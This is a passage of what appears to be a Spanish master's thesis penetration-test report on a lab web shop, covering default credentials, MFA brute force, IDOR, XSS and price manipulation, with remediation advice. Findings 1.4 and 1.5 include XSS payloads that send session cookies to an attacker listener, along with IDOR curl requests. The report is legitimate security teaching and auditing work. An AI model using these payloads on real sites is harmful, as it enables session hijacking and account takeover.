Trabajo de Fin de Máster

Máster en Ciberseguridad

Informe de Auditoría de Seguridad

BigShop

Objetivo: `172.17.0.2` — PenguinWave (8080), PixelForge (10000) y WordPress (80)

Clasificación: **Interno / Confidencial**

Auditor:	José Gómez García
Cliente:	BigShop
Fecha del informe:	2026-10-31
Versión del documento:	1.2

Este documento recoge los hallazgos de seguridad identificados durante la auditoría de caja negra realizada sobre la infraestructura web de BigShop, en el marco del Trabajo de Fin de Máster.

Índice

Alcance y Metodología **2**

Resumen Ejecutivo **2**

Incidencias **3**

1 Hallazgos Técnicos — PenguinWave (puerto 8080) **4**
1.1 Credenciales por defecto válidas (admin/admin) en login.php 4
1.2 Cadena completa de compromiso de la cuenta administradora (credenciales + bypass MFA) 6
1.3 IDOR masivo en la "Developer API" de PenguinWave 8
1.4 XSS reflejado en buscador (search.php) — robo de sesión confirmado 10
1.5 XSS almacenado en reviews de producto — robo de sesión confirmado 11
1.6 Cookie de sesión (PHPSESSID) sin atributos de seguridad 13
1.7 Manipulación de precio: el descuento "primera compra" se aplica a todo el carrito 14
1.8 IDOR en invoice.php: acceso no autorizado a facturas de otros usuarios (incluida la cuenta administradora) 16
1.9 Ausencia de límite de reviews por usuario: spam y manipulación de reputación 18
1.10 CSRF en el envío de reviews (api/add_review.php) 19

2 Hallazgos Técnicos — PixelForge (puerto 10000) **21**
2.1 Inyección SQL en login.php con bypass de autenticación — toma de la cuenta administradora 21
2.2 Subida de fichero sin restricciones en account.php — ejecución remota de código (RCE) 23
2.3 Política de registro débil (sin verificación de email ni requisitos de contraseña) 24
2.4 Cadena completa: de invitado anónimo a ejecución remota de código, sin ninguna credencial 25
2.5 Escalada de privilegios local (www-data → pepe) por regla sudo mal configurada 27
2.6 Secretos de terceros y credenciales en texto plano en inc/config.php 28
2.7 Toma de cuenta del administrador por tokens de reseteo de contraseña filtrados en mail.log 29

3 Hallazgos Técnicos — WordPress (puerto 80) **30**
3.1 Enumeración masiva de usuarios sin autenticación (29 cuentas) 30
3.2 Denegación de servicio parcial vía wp-cron.php 32
3.3 Credenciales débiles (admin/qwerty) vía fuerza bruta en wp-login.php 34
3.4 RCE vía Theme File Editor (reverse shell) 36
3.5 Secretos de BD y claves de autenticación en texto plano en wp-config.php . . . 38
3.6 Grupo "workers" con permisos de escritura en /etc (no explotado) 39
3.7 Cadena completa: de fuerza bruta a compromiso total del servidor 40

4 Hallazgos Técnicos — StreamWave (puerto 9090) **41**
4.1 IDOR en `/watch/{id}` — vídeos "privados" visibles por cualquiera 41
4.2 Secretos expuestos en contenido "privado" (credenciales de BD + API key en claro) 43
4.3 SSRF en `/api/fetch-thumb`: escaneo de red interna y bypass de control de acceso por IP 45

4.4 Condición de carrera en `/api/videos/{id}/like` y `/unlike`: manipulación del ranking de "Trending" 47
4.5 Bypass de autenticación JWT (`alg:none`): dump de usuarios y toma de cuenta admin real 49
4.6 Ausencia de token CSRF en comentarios: probado en navegador real, no explotable 51
4.7 Política de contraseñas inexistente y sin rate-limit en `/login` 52
4.8 Subida de fichero sin restricción de tipo: XSS almacenado same-origin 53
4.9 Path Traversal en `?language=`: lectura arbitraria de ficheros sin autenticación, con compromiso cruzado de PixelForge 55
4.10 XSS reflejado en el buscador (`?q=`), sin autenticación 57

Alcance y Metodología

Ventana del engagement	2026-10-22 → (en curso)
Dentro del alcance	`172.17.0.2`, puertos 80, 8080, 9090, 10000
Fuera del alcance	Cualquier sistema fuera del laboratorio Docker
Herramientas utilizadas	nmap, ffuf + SecLists, Burp Suite, DevTools del navegador, WPScan, Python (scripts propios), curl, cliente MySQL, Apache Benchmark (`ab`)

Nota: este documento recoge la auditoría completa de 3 de las 4 aplicaciones en alcance: PenguinWave (puerto 8080, 10 hallazgos), PixelForge (puerto 10000, 7 hallazgos, compromiso total del servidor confirmado) y WordPress (puerto 80, 7 hallazgos, compromiso total del servidor confirmado). La aplicación restante (puerto 9090, StreamWave) está ***en análisis****, con 10 hallazgos confirmados hasta el momento del cierre de este documento (uno de ellos, F-031 en el repositorio GitHub del proyecto, un resultado* ***negativo*** *documentado por rigor: un CSRF probado en navegador real que no resultó explotable).*

Resumen Ejecutivo

Durante la auditoría se han identificado un total de **34 hallazgos**: 10 sobre la aplicación PenguinWave (puerto 8080, auditoría completa), 7 sobre PixelForge (puerto 10000, auditoría completa), 7 sobre WordPress (puerto 80, auditoría completa) y 10 sobre StreamWave (puerto 9090, auditoría en curso), distribuidos por severidad del siguiente modo:

Severidad	Número de hallazgos
Crítico	15
Alto	7
Medio	11
Bajo	0
Informativo	1
Total	**34**

Varios hallazgos destacan especialmente: en PenguinWave, la cadena completa de compromiso de la cuenta administradora (credenciales por defecto + bypass del segundo factor) y un IDOR masivo en la API de desarrollador que expone PII completa de los 9 usuarios de la plataforma; en PixelForge, dos rutas independientes llegan al mismo compromiso total del servidor — una vía inyección SQL en el login (toma de la cuenta administradora sin ninguna credencial real, con una sola petición HTTP) y otra vía una política de registro sin ninguna fricción real, ambas convergiendo en la misma subida de fichero sin restricciones — y desde ahí, escalada de privilegios local y dos rutas independientes adicionales de toma de cuenta administradora mediante secretos expuestos en el código fuente y tokens de reseteo de contraseña filtrados en un log de la aplicación; en WordPress, una cadena lineal pero igual de completa — enumeración de 29 usuarios, fuerza bruta sin rate-limit hasta `admin`, RCE vía el editor de archivos del panel, y secretos de base de datos junto con las claves de autenticación completas de WordPress (que permiten forjar cookies de sesión de cualquier usuario) — además de una degradación de disponibilidad confirmada contra `wp-cron.php`; en StreamWave (auditoría en curso), un control de acceso roto en el visor de vídeos (`/watch/{id}`) combinado con un identificador corto y predecible permite enumerar y

visualizar sin autenticación el 100 % del catálogo privado de la plataforma, dejando expuesto entre otro contenido un vídeo con credenciales reales de un entorno interno en claro — este segundo hallazgo se documentó por separado al tratarse de una causa raíz distinta (higiene de secretos, no control de acceso) —; un tercer hallazgo, el de mayor alcance de StreamWave, en el que un SSRF en `/api/fetch-thumb` permite escanear la red interna del host y confirma un bypass real de un control de acceso por IP (`mod_status`, bloqueado desde fuera con `403`) reproducido en las 3 aplicaciones Apache del cliente, cruzando así el límite de la propia aplicación StreamWave; una condición de carrera en los endpoints de "me gusta" que permite a una sola cuenta, sin privilegios ni necesidad de bots, inflar o desinflar el contador de likes de cualquier vídeo — métrica que la propia aplicación usa para ordenar su sección de contenido destacado (`Trending`) —; un bypass total de autenticación mediante un JWT con cabecera `alg:none` sin firmar, que permite volcar la base de 18 usuarios de la plataforma con sus contraseñas en texto plano y tomar la cuenta real del administrador — cuya contraseña filtrada resultó ser, literalmente, el nombre de la propia plataforma, sin ningún segundo factor de autenticación que mitigara el impacto; una subida de fichero sin restricción de tipo que deriva en XSS almacenado same-origin, confirmado encadenable con la propia sesión de administrador; un XSS reflejado en el buscador por saneado inconsistente del mismo parámetro en dos puntos distintos de la página; y, el hallazgo más grave de toda la auditoría BigShop: un **Path Traversal no autenticado** en el selector de idioma que permite leer cualquier fichero del sistema — incluido el código fuente completo de la aplicación, con más de media docena de secretos de terceros (Stripe, AWS, SendGrid, Twilio) hardcodeados en claro, y las variables de entorno del proceso, que revelan credenciales reales de la base de datos de **PixelForge** — confirmando acceso de lectura completo a una aplicación distinta auditada por separado, sin que el atacante necesite ninguna cuenta ni sesión en ningún punto de la cadena.

Incidencias

No se registraron incidencias durante el proceso de auditoría.

1. Hallazgos Técnicos — PenguinWave (puerto 8080)

1.1. Credenciales por defecto válidas (admin/admin) en login.php

Severidad	**CRÍTICO** (CVSS v3.1: **9.1**)
CWE	CWE-1392
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

Referencia: https://cwe.mitre.org/data/definitions/1392.html

Descripción. Probando el usuario "admin" con contraseña "admin" en `login.php`, la autenticación se acepta y la aplicación redirige a `mfa.php`, solicitando un segundo factor de 4 dígitos (límite de 5 intentos). Se intentó acceder directamente a `invoice.php` sin sesión, y la app redirigió correctamente a `login.php?next=%2Finvoice.php`, confirmando que existe control de acceso en ese punto — el fallo está específicamente en la robustez de las credenciales del primer factor.

Pasos para reproducir.

1. Navegar a `login.php`.
2. Introducir usuario "admin", contraseña "admin".
3. El login se acepta y redirige a `mfa.php` solicitando un código de 4 dígitos.




Figura 1: Login aceptado con credenciales `admin`/`admin`.




Figura 2: Pantalla de verificación en dos pasos tras el login.




Figura 3: Petición `POST /mfa.php` capturada en Burp Suite.

Impacto en el negocio. Existencia de una cuenta "admin" con credenciales triviales — primer factor de autenticación completamente roto. El acceso completo a la cuenta administradora depende únicamente de superar el MFA.
Remediación. Eliminar/forzar cambio de credenciales por defecto; política de contraseñas robusta; bloqueo de cuenta tras intentos fallidos de login.

1.2. Cadena completa de compromiso de la cuenta administradora (credenciales + bypass MFA)

Severidad	**CRÍTICO** (CVSS v3.1: **9.1**)
CWE	CWE-287
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`

Referencia: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Descripción. Encadenando credenciales por defecto (admin/admin) con el bypass del rate-limit del MFA mediante `X-Forwarded-For`, se obtiene acceso administrativo completo sin conocer ninguna credencial real. Se desarrolló un script propio (`mfa_bruteforce.py`) que automatiza la fuerza bruta del OTP con hilos concurrentes, más rápido que el Intruder de Burp Community.

Pasos para reproducir.

1. Login en `login.php` con admin/admin → redirige a `mfa.php` (hallazgo 1.1).
2. Ejecución de `mfa_bruteforce.py`: fuerza bruta del OTP rotando `X-Forwarded-For`. Tras ~3600 intentos, el candidato real que redirige a `/dashboard.php` es:

   ```
   OTP: 3593   Status: 302   Location: /dashboard.php
   ```

3. Acceso al panel: "Admin Console", "Signed in as Site Administrator", badge "MFA VERIFIED".
4. El panel expone gestión completa de 9 cuentas de usuario (nombre, email, rol), contadores del negocio (7 clientes, 24 pedidos, 2 staff, 1 mensaje) y botón de borrado de cualquier cuenta.




Figura 4: Panel de administración completo, sesión verificada por MFA.




Figura 5: Salida del script de fuerza bruta: el código `3593` redirige a `/dashboard.php`.

Impacto en el negocio. Compromiso administrativo total de la plataforma sin phishing, ingeniería social ni acceso físico: visibilidad y borrado de cualquier cuenta de cliente, acceso a la gestión completa del negocio. Combinado con el IDOR de facturas (hallazgo 1.8), acceso íntegro al histórico de facturación. Demuestra que ni la contraseña ni el MFA ofrecen protección real en su estado actual.

Remediación. Remediar ambos hallazgos de origen: credenciales robustas forzadas + control de rate-limit del MFA basado en sesión/cuenta, no en cabeceras controlables por el cliente. Reforzar el panel de administración con controles de autorización independientes (reautenticación para acciones destructivas como borrar usuarios).

1.3. IDOR masivo en la “Developer API” de PenguinWave

Severidad	**CRÍTICO** (CVSS v3.1: **6.5**)
CWE	CWE-639
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`

Referencia: https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Descripción. Se descubrió una página de documentación interna (“Developer API”, en Beta) que expone tres endpoints REST sin control de autorización por objeto: `GET /api/users/{id}`, `GET /api/users/{id}/address` y `GET /api/orders/{id}`. Solo hace falta una cookie de sesión válida de **cualquier** cuenta, incluida una de cliente normal sin privilegios — ninguno de los tres endpoints comprueba que el `id` solicitado corresponda al usuario autenticado.

Pasos para reproducir. Logueado como `prueba` (cliente normal, cuenta de menor privilegio de la plataforma), consultando IDs que no son el suyo propio:

```
curl -s -b "PHPSESSID=<cookie de 'prueba'>" \
http://172.17.0.2:8080/api/users/2
curl -s -b "PHPSESSID=<cookie de 'prueba'>" \
http://172.17.0.2:8080/api/users/2/address
curl -s -b "PHPSESSID=<cookie de 'prueba'>" \
http://172.17.0.2:8080/api/orders/6
```




Figura 6: `GET /api/users/2` devuelve el perfil completo de otro usuario (Diego Marín), estando logueado como `prueba`.



Figura 7: `GET /api/users/2/address` devuelve su dirección física y teléfono reales.




Figura 8: `GET /api/orders/6` devuelve un pedido completo del administrador.

Impacto en el negocio. Volcado completo de PII de la plataforma (perfiles, emails, direcciones físicas, teléfonos, historial de compras de los 9 usuarios registrados) accesible desde la cuenta de menor privilegio posible. Recorriendo `id=1` a `id=11` se obtuvieron además los perfiles de todas las cuentas de la plataforma, incluido un rol interno "staff" no identificado previamente en la auditoría. En un contexto real, esta filtración de direcciones postales, teléfonos y emails de todos los clientes constituiría una brecha de datos personales con implicaciones de cumplimiento normativo (RGPD). Es, por volumen de datos reales filtrados, el hallazgo más grave de toda la auditoría de PenguinWave.

Remediación. Implementar control de autorización a nivel de objeto en los tres endpoints: verificar en servidor que el `id` solicitado coincide con el usuario autenticado (o que este posee un rol con permiso explícito para consultar terceros) antes de devolver los datos; responder 403 en caso contrario. Revisar si existen más endpoints de esta "Developer API" no documentados. Retirar o restringir el acceso a la documentación de la API como medida adicional.

1.4. XSS reflejado en buscador (search.php) — robo de sesión confirmado

Severidad	**ALTO** (CVSS v3.1: **8.1**)
CWE	CWE-79
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N`

Referencia: https://owasp.org/Top10/A03_2021-Injection/

Descripción. El parámetro "q" de `search.php` se refleja en la página de resultados sin escapar el HTML, permitiendo inyección de etiquetas interpretadas por el navegador. Se confirmó robo completo de cookie de sesión mediante un enlace manipulado.
Pasos para reproducir.

```
Enlace:
http://172.17.0.2:8080/search.php?q=%3Cimg+src%3Dx
+onerror%3D%22fetch(%27http%3A%2F%2F<IP>%3A8888%2F
%3Fc%3D%27+document.cookie)%22%3E

Al abrirlo con sesión iniciada, el listener (python3 -m
http.server 8888) recibe:
GET /?c=PHPSESSID=40ko1d8ed8cje727c6n3j207p6
```




Figura 9: El payload `<u>hola</u>` se interpreta como HTML en los resultados de búsqueda.




Figura 10: Cookie de sesión exfiltrada al listener propio.

Impacto en el negocio. Basta enviar un enlace (phishing, mensaje directo) a una víctima con sesión activa para robarle la cookie — ni siquiera requiere que el atacante tenga cuenta en la plataforma. Vector ideal para dirigirlo específicamente al administrador.
Remediación. Escapar el parámetro "q" en la salida, validar/normalizar la entrada, y añadir cabecera `Content-Security-Policy` como defensa en profundidad.

1.5. XSS almacenado en reviews de producto — robo de sesión confirmado

Severidad	**ALTO** (CVSS v3.1: **7.3**)
CWE	CWE-79
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N`

Referencia: https://owasp.org/Top10/A03_2021-Injection/

Descripción. El sistema de reviews de los productos no sanea el HTML introducido por el usuario. Se confirmó ejecución de JavaScript arbitrario (`alert`) y, con un payload de exfiltración, robo completo de la cookie de sesión de quien visite la ficha del producto, aprovechando que `PHPSESSID` no tiene `HttpOnly`.

Pasos para reproducir.

1. Confirmación de ejecución JS: se insertó `alert("stored xss")` en una review — se disparó al cargar la ficha de producto.
2. Se montó un listener (`python3 -m http.server 8888`) y se insertó como review:

```
<img src=x onerror="fetch('http://<IP>:8888/?c='+
document.cookie)">
```

3. Al recargar la ficha del producto, el listener recibe:

```
GET /?c=PHPSESSID=40ko1d8ed8cje727c6n3j207p6
```




Figura 11: Review con el payload `<u>hola</u>` renderizado como HTML.




Figura 12: Ejecución confirmada de JavaScript arbitrario.




Figura 13: Cookie de sesión exfiltrada al recargar la ficha de producto.

Impacto en el negocio. Compromiso total de sesión de cualquier usuario (incluido administrador) que visite la ficha del producto, sin necesidad de enviarle ningún enlace — solo con que navegue al producto.
Remediación. Escapar/sanitizar el HTML de las reviews en la salida (`htmlspecialchars()` o similar), o aplicar sanitización allow-list (DOMPurify) si se quiere permitir formato limitado. Añadir cabecera `Content-Security-Policy` como defensa en profundidad.

1.6. Cookie de sesión (PHPSESSID) sin atributos de seguridad

Severidad	**ALTO** (CVSS v3.1: **6.5**)
CWE	CWE-614
CVE	N/A

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N`

Referencia: https://owasp.org/Top10/A05_2021-Security_Misconfiguration/

Descripción. La cookie de sesión `PHPSESSID` de PenguinWave no tiene activado ninguno de los atributos de seguridad habituales: `HttpOnly`, `Secure` ni `SameSite`. La ausencia de `HttpOnly` hace que la cookie sea accesible desde JavaScript (`document.cookie`); la ausencia de `Secure` permite su envío por canales no cifrados; la ausencia de `SameSite` amplía la superficie de ataques CSRF.

Pasos para reproducir.

1. Abrir las DevTools del navegador (Storage → Cookies) en cualquier página de PenguinWave.
2. Observar que `PHPSESSID` tiene `HttpOnly: false`, `Secure: false` y `SameSite: None`.




Figura 14: Atributos de la cookie `PHPSESSID` en las DevTools del navegador.

Impacto en el negocio. Esta debilidad es, por sí sola, de severidad moderada — pero deja de ser teórica en cuanto existe un punto de inyección de JavaScript en la aplicación. Los hallazgos 1.4 y 1.5 (XSS reflejado y XSS almacenado) demuestran precisamente esto: un atacante puede exfiltrar `document.cookie` y secuestrar la sesión de cualquier usuario, incluido el administrador, confirmando el impacto real de esta debilidad.

Remediación. Configurar la cookie de sesión con `HttpOnly; Secure; SameSite=Lax` (o `Strict` si el flujo de la aplicación lo permite) a nivel de servidor.

1.7. Manipulación de precio: el descuento "primera compra" se aplica a todo el carrito

Severidad	**MEDIO**	(CVSS v3.1: **6.5**)
CWE	CWE-840	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N`

Referencia: https://owasp.org/Top10/A04_2021-Insecure_Design/

Descripción. El catálogo anuncia una promoción de "primera unidad al 90% de descuento" por producto. En la práctica, el control no limita nada: si se añade una cantidad alta de un mismo producto, TODAS las unidades reciben el descuento; y si se añaden varios productos distintos en el mismo carrito (primera compra), CADA UNO de ellos recibe también el 90% en todas sus unidades. No se requiere ninguna técnica de concurrencia — es un fallo de cálculo de precio en servidor, reproducible con el flujo de compra normal.

Pasos para reproducir.

1. Acceder a la ficha de "Reef Point Session", fijar cantidad = 100 y añadir al carrito.
2. Verificar en el carrito: 100 unidades a \$9.50/unidad = \$950.00 (debería ser 1×\$9.50 + 99×\$95.00 = \$9.414,50).
3. Sin vaciar el carrito, añadir un segundo producto distinto, "Dawn Patrol Session", cantidad = 5.
4. Verificar que también recibe el 90% en las 5 unidades (\$7.90/unidad = \$39.50, en vez de 1×\$7.90 + 4×\$79.00 = \$323,90).
5. Subtotal final del carrito: \$989.50 en vez de los \$9.738,40 reales — diferencia de \$8.748,90 en un único pedido de prueba.




Figura 15: Oferta "first unit at 90% off" y cantidad fijada a 100.




Figura 16: Las 100 unidades facturadas con el 90% de descuento.




Figura 17: Segundo producto distinto, también descontado en su totalidad.

Impacto en el negocio. Pérdida económica directa y sin límite aparente de cantidad ni de número de productos distintos: cualquier cliente puede completar su primer pedido pagando aproximadamente el 10% del valor real del carrito, sea cual sea su contenido. Esto permite, en el peor caso, vaciar el catálogo completo con un descuento no autorizado del 90%.
Remediación. Calcular el descuento en servidor aplicando la promoción únicamente a una unidad, de un único producto, una única vez por cuenta de cliente (no a "todo lo que haya en el carrito"). Validar también el precio final en el paso de checkout, sin confiar en el precio calculado en un paso anterior del flujo. Añadir límites razonables de cantidad por producto/pedido.

1.8. IDOR en invoice.php: acceso no autorizado a facturas de otros usuarios (incluida la cuenta administradora)

Severidad	**MEDIO**	(CVSS v3.1: **6.5**)
CWE	CWE-639	
CVE	N/A	

Vector CVSS: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N`

